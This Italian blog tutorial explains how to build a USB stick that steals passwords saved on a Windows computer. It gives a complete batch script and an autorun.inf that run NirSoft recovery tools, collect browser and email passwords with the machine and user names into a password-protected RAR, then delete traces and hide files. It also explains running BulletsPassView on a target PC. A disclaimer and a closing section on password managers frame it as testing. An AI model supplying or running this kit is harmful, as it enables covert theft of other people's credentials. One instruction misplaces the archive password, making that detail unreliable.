Come rubare password con chiavetta USB
Hai mai pensato al fatto che se un malintenzionato avesse accesso fisico al tuo computer potrebbe rubare tutte le password archiviate su quest’ultimo. No? Beh, dovresti farlo… ed anche alla svelta! Potrebbero volerci solo pochi istanti ed un’apparentemente innocua chiavetta USB equipaggiata per lo scopo in questione. Come dici? Non mi credi? Beh, allora facciamo così: prenditi qualche minuto di tempo libero tutto per te e leggi con la massima attenzione le istruzioni riportate in questa mia guida incentrata, appunto, su come rubare le password con una chiavetta USB.
Nelle righe successive trovi infatti indicato come fare per creare una pendrive adatta allo scopo o per meglio intenderci quali risorse occorre impiegare e quali passaggi compiere per riuscirci. Una volta inserita la pendrive nel computer, questa sarà in grado di scovare e salvare al suo intero tutte le password rilevate. Potrai servirtene per fare dei test, sul tuo computer, e scoprire dunque tu stesso che quello che ti dicevo qualche riga più su non era affatto una menzogna.
Allora? Posso sapere che cosa ci fai ancora li impalato? Posizionati ben comodo dinanzi il tuo fido PC ed inizia immediatamente a concentrarti sulla lettura di tutto quanto riportato qui di seguito. Sono sicuro del fato che alla fine resterai a bocca aperta e che sarai pronto a darmi ragione sul fatto che era tutt’altro che una presa in giro. Ora però basta chiacchierare e mettiamoci all’opera. Buon “lavoro”!
Nota: Come già sottolineato nelle righe precedenti, questa guida è stata scritta a mero scopo illustrativo e/o di test. Non è mia intenzione incentivare la messa in pratica di attività illecite. Appropriarsi di password ed altri dati (sensibili e non) di proprietà altrui è considerata una grave violazione della privacy oltre che un reato. Di conseguenza, io non mi assumo alcuna responsabilità circa l’uso che potresti poi effettivamente fare delle informazioni contenute nel post.
Indice
- Occorrente
- “Costruire” la chiavetta per rubare le password
- Usare la chiavetta per rubare le password
- Ulteriori risorse utili
- Soluzioni per archiviare e proteggere le password
Occorrente

Se vuoi realizzare la speciale pendrive mediante cui rubare le password salvate sul computer, la prima mossa che devi compire è quella di procurarti tutta la “strumentazione” necessaria per riuscire nell’impresa. Come facilmente intuibile, hai dunque bisogno di una chiavetta USB oltre che di alcuni appositi programmi per Windows (la chiavetta funzionerà infatti solo sui sistemi operativi di casa Microsoft).
Per quel che concerne la chiavetta, va benissimo anche una di capienza minima (es. 16 0 32 GB), mentre per quel che riguarda i programmi da usare puoi rivolgerti a quelli disponibili sul sito Web di Nirsoft, il quale, appunto, fornisce diversi software gratuiti utili per recuperare le password salvate nel computer che si sta usando nel caso in cui queste vengano dimenticate. E’ possibile però usare questi programmi anche per altri scopi, come nel caso di quello in questione.
“Costruire” la chiavetta per rubare le password
Una volta reperita la pendrive che intendi usare, collegati dunque al sito segnalato nel passo precedente per scaricare i programmi per effettuare il recupero delle password.
A tal proposito, il suggerimento che mi sento di darti è quello di effettuare solo il download dei software che ti consentono di recuperare le password di tuo interesse. Ad esempio, se hai intenzione di recuperare le chiavi d’accesso salvate in Google Chrome e quelle delle email, effettua il download dei programmi ChromePass e Mail PassView.
Nel frattempo, crea una cartella sul desktop del tuo computer, facendo clic destro in un qualsiasi punto vuoto, selezionando Nuovo dal menu contestuale che appare e poi la voce Cartella ed assegnagli un nome a piacere (es. Chiavetta).
Dopo aver scaricato i pacchetti con i programmi per recuperare le password, estraili nella cartella precedentemente creata lasciandovi all’intero solo i software veri e propri: in soldoni, cancella, gli altri file come il readme.txt o la guida di utilizzo del programma.
A questo punto, scarica ed installa l’ultima versione di WinRAR, il famoso programma per la gestione e la creazione degli archivi compressi. Per riuscirci, recati su questa pagina e fai clic sulla voce WinRAR x64 (64 bit) x.xx (Graphic and command line) presente in corrispondenza della sezione English WinRAR and RAR release.
Provvedi dunque ad installare WinRAR sul tuo computer aprendo il fil .exe appena ottenuto e seguendo la procedura guidata nella finestra che vedi apparire sul desktop (per maggiori info al riguardo, puoi fare riferimento ala mia guida dedicata all’argomento).
A procedura d’installazione ultimata, clicca sulla cartella gialla annessa alla taskbar di Windows, seleziona Questo PC/Computer dalla barra laterale sulla sinistra, fai doppio clic su C:, poi su Programmi e successivamente su WinRAR e copia ed incolla il programma Rar.exe nella cartella in precedenza creata sul desktop. Se non sai come riuscirci, per copiare il file ti basta selezionarlo ed usare la combinazione di tasti Ctrl+C, mentre per incollarlo devi recarti nella posizione di riferimento ed usare la combinazione di tasti Ctrl+V.

Adesso, apri Blocco Note richiamandolo dal menu Start (si trova in Accessori) e nella finestra che vedi apparire su schermo scrivi la seguente riga per ogni programma che recupera le password che hai provveduto ad inserire nella cartella da te creata.
@nomedelprogramma.exe /sverhtml nomedelprogramma.html
Al termine del file scrivi, invece, le seguenti righe.
REM Scrittura del file di log
@echo COMPUTERNAME = %COMPUTERNAME% > log.txt
@echo USERNAME = %USERNAME% >> log.txt
@echo USERDOMAIN = %USERDOMAIN% >> log.txt
@echo USERPROFILE = %USERPROFILE% >> log.txt
@echo. >> log.txt
@echo Oggi e’ %DATE% e sono le %TIME% >> log.txt
REM Compressione
@rar.exe a -pPASSWORD backup_%random%.rar *.html log.txt > nul
REM Eliminazione e celamento dei file usati
@del *.html
@del log.txt
@attrib +h *.exe
@attrib +h autorun.inf
Alla fine, salva il file con il nome lancia.bat facendo clic destro sulla voce File nella parte in alto a sinistra della finestra e scegliendo poi l’opzione Salva con nome… dal menu che appare. Come posizione di destinazione scegli la cartella creata sul desktop.
Successivamente provvedi poi a create il file autorun.inf sempre con il Blocco note avviando la creazione di un nuovo file e digitandovi all’interno il seguente testo.
[autorun]
open=lancia.bat
action=Preleva password
Per concludere, copia tutti i file nella cartella principale della tua chiavetta USB.
Usare la chiavetta per rubare le password

Una volta trasferiti tutti i fil di cui sopra sulla tua pendrive, potrai finalmente servirti della tua speciale chiavetta per rubare le password salvate sul computer. Ti basterà infatti inserire la pendrive nel PC e selezionare la voce Preleva password dalla finestra di Autorun che appare (se non compare in automatico, puoi richiamarla tu facendo doppio clic sulla tua pendrive in Esplora file/Esplora risorse di windows) e confermare poi la scelta fatta pigiando su OK.
Così facendo, le password del computer verranno salvate all’interno dell’archivio protetto RAR, in diversi file in formato.HTML. La password dell’archivio deve essere specificata al posto della parola PASSWORD nel file autorun.inf creato con il Blocco Note seguendo le istruzioni riportate nel passo precedente. Da notare che la password è case sensitive: fanno differenza, quindi, le lettere maiuscole e quelle minuscole.
Alla fine i programmi utilizzati per recuperare le password vengono nascosti e le pagine HTML eliminate, poiché già inserite nell’archivio RAR. A questo punto, basta staccare la chiavetta ed andare in un computer sicuro con WinRAR installato per leggere le password trovate. Et voilà!
Ulteriori risorse utili

L’idea di rubare le password con una chiavetta USB così come ti ho indicato nelle precedenti righe non ti ispira o molto più semplicemente non ti va di effettuare tutte le varie “macchinazioni” di cui sopra? In tal caso, puoi anche adottare un metodo leggermene più “spartano” ma comunque sia efficace per raggiunge il tuo obiettivo: scaricare alcuni appositi programmi portable sulla tua pendrive ed eseguirli “manualmente” all’occorrenza.
Tra le varie risorse adibite allo scopo ti segnalo Bullet PassView, un programmino gratuito sempre di casa Nirsoft e funzionante su Windows che consente di recuperare le varie password salvate sul PC (quelle relative al sistema ed a vari programmi in uso), incluse quelle celate dagli asterischi. Essendo portable, puoi scaricarlo, trasferirlo sulla tua chiavetta ed eseguirlo all’occorrenza dopo aver collegato la pendrive al computer.
Per utilizzarlo, scarica il software collegandoti alla relativa pagina di download e facendo clic sul collegamento Download BulletsPassView in Zip file. Pigia poi sul link Italian nella tabella più in basso per scaricare il file di traduzione in lingua italiana del programma. Successivamente estrai entrambi gli archivi compressi sulla tua pendrive.
Quando poi collegherai la chiavetta al computer su cui vuoi agire, ti basterà avviare il file BulletPassView.exe in essa contenuto e nella finestra del programma che vedrai apparire sul desktop ti sarà mostrato l’elenco completo di tutte le password salvate sul PC, in corrispondenza della colonna Password. Il programma o il servizio corrispondente ti saranno indicati invece in corrispondenza della colonna Titolo Finestra.
Nel caso in cui non dovesse comparire alcun dato, prova a ricaricare la finestra delle programma pigiando sul pulsante con il foglio bianco e le due frecce che sta in alto.
Per salvare invece tutte le password scovate in un file di testo oppure in formato .HTML, .CSV o .XML, seleziona gli elementi di tuo interesse presenti in elenco (per selezionare più voci in simultanea, fai clic sinistra e tieni premuto il tasto Ctrl sulla tastiera), clicca sulla voce File in alto a sinistra e scegli, dal menu che si apre, la voce Salva elementi Selezionati. Indica dunque come posizione di destinazione la tua pendrive ed assegna un nome a piacere al file.
Per scoprire quali altri programmi hai dalla tua per compiere un’operazione ti questo tipo, ti invito a leggere il mio post incentrato, appunto, su come rubare password e quello sui programmi per rubare password. Altre indicazioni interessanti sul da farsi puoi eventualmente trovarle nel mio post su come leggere password asterischi e nella mia guida su come scoprire password.
Soluzioni per archiviare e proteggere le password
Dopo averti spiegato come fare per rubare le password con la chiavetta USB, desidero indicarti, al fine di evitare situazioni del genere nel caso in cui eventuali malintenzionati prendessero il controllo del tuo computer, alcuni programmi e servizi che puoi usare per archiviare e proteggere le tue chiavi d’acceso in maniera semplice ma al tempo stesso sicura.
Trattasi essenzialmente di gestori di password. Ce ne sono sia per Windows che per Mac. Qui sotto trovi indicati quelli che a mio modesto avviso rappresentano alcuni tra i migliori della categoria.
- 1Password – È il programma per salvare e gestire le password più celebre al mondo. Permette di archiviare dati sensibili in modo illimitato ed offre 1GB per eventuali allegati. Si scarica gratis ma per utilizzare il servizio occorre sottoscrivere un abbonamento su base annuale. È disponibile anche come app per device mobile e può essere sfruttato nella finestra del browser mediante l’estensione ad hoc.
- RoboForm – Altro rinomato software adibito allo scopo in oggetto. È disponibile anche come app per device mobile. Si può usare gratis ma per poter abilitare la sincronizzazione tra i dispositivi bisogna passare alla versione a pagamento.
Per maggiori informazioni in merito al funzionamento delle risorse summenzionate e per fare la conoscenza di ulteriori tool appartenenti alla medesima categoria, ti suggerisco di leggere la mia guida su come ricordare le password ed il mio articolo incentrato su come memorizzare le password sul computer.

Autore
Salvatore Aranzulla
Salvatore Aranzulla è il blogger e divulgatore informatico più letto in Italia. Noto per aver scoperto delle vulnerabilità nei siti di Google e Microsoft. Collabora con riviste di informatica e cura la rubrica tecnologica del quotidiano Il Messaggero. È il fondatore di Aranzulla.it, uno dei trenta siti più visitati d'Italia, nel quale risponde con semplicità a migliaia di dubbi di tipo informatico. Ha pubblicato per Mondadori e Mondadori Informatica.